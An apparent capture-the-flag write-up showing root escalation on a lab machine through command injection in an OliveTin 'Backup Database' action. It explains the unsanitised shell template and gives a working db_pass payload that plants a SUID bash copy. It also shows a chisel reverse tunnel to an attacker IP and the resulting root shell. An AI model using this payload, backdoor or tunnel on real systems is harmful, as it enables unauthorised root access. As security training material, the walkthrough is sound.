haris@enigma:/var/www/html/openstamanager$ id
uid=1000(haris) gid=1000(haris) groups=1000(haris),100(user
s)
haris@enigma:/var/www/html/openstamanag
haris@enigma:/home$ ls
haris  it  kevin  sarah
haris@enigma:/home$ cd haris
haris@enigma:~$ ls
mail  user.txt
haris@enigma:~$ cat user.txt
```

got user.txt

ok now we need to get root right ?

so lets check running processes first , check connections as well

ps -ef

root 1548 1 0 05:42 ? 00:00:00 /usr/local/bin/OliveTin

Root-Owned Process Running

- **UID:** `root` (running as root!)
- **PID:** `1440`
- **Command:** `/usr/local/bin/OliveTin`
- **Parent PID:** `1` (systemd - starts at boot)

This caught my attention because:

1. It's running as **root**
2. It's a service (`/usr/local/bin/OliveTin`)

whats that ? **OliveTin is a lightweight, self-hosted web interface that gives users safe and simple access to predefined shell commands.**

look at the `/etc/OliveTin/config.yaml`

- title: Backup Database
  id: backup_database
  shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
  arguments:
    - name: db_user
      type: ascii_identifier
    - name: db_pass
      type: password
    - name: db_name
      type: ascii_identifier

Problem 1: Direct Shell Execution

The `shell` field takes user input (`{{ db_pass }}`) and directly inserts it into a **shell command** without any validation or escaping.

Problem 2: No Input Sanitization

Even though `db_pass` has type `password`, there's no sanitization. The value is inserted **as-is** into the command.

Problem 3: Guest Access Enabled

authRequireGuestsToLogin: false


Problem 4: Shell Command Construction

mysqldump -u backup_svc -p'[USER INPUT]' production > /opt/backups/backup.sql

before forwarding connection to attacker machine i tried with curl but for some reasons the api endpoint isn't working properly for me. so to get visual stuff i do with chisel.


```
 /root/root.txt: Permission denied
haris@enigma:/tmp$ ./chisel client 10.10.14.84:8001 R:1338:
127.0.0.1:1337 &
[1] 3623
haris@enigma:/tmp$ 2026/07/27 08:26:03 client: Connecting t
o ws://10.10.14.84:8001
2026/07/27 08:26:04 client: Connected (Latency 68.136048ms)
```

since we know what to exploit lets do it.



1. Backup Database

2. db_user: backup_svc
3. db_pass: x' ; rm -f /tmp/.bs && cp /bin/bash /tmp/.bs && chmod 4755 /tmp/.bs ; #
4. db_name: production
5. Execute
6. Target shell /tmp/.bs -p
7. whoami
8. cat /root/root.txt




```
[1] 3623
haris@enigma:/tmp$ 2026/07/27 08:26:03 client: Connecting t
o ws://10.10.14.84:8001
2026/07/27 08:26:04 client: Connected (Latency 68.136048ms)
haris@enigma:/tmp$ /tmp/.bs -p
.bs-5.2# id
uid=1000(haris) gid=1000(haris) euid=0(root) groups=1000(ha
ris),100(users)
.bs-5.2# cat /root/root.txt
```

Why SUID (4755) is Dangerous

- `chmod 4755` = **Set User ID** bit
- When a SUID file is executed, it runs with **the file owner's permissions**

- If the file is owned by **root**, it runs as **root**

What happened:

1. OliveTin runs as **root** (PID 1440)
2. The command executed as **root**
3. `/tmp/.bs` was created with **root ownership**
4. SUID bit means: when anyone runs `/tmp/.bs`, it runs as **root**

we did it

thanks for reading btw.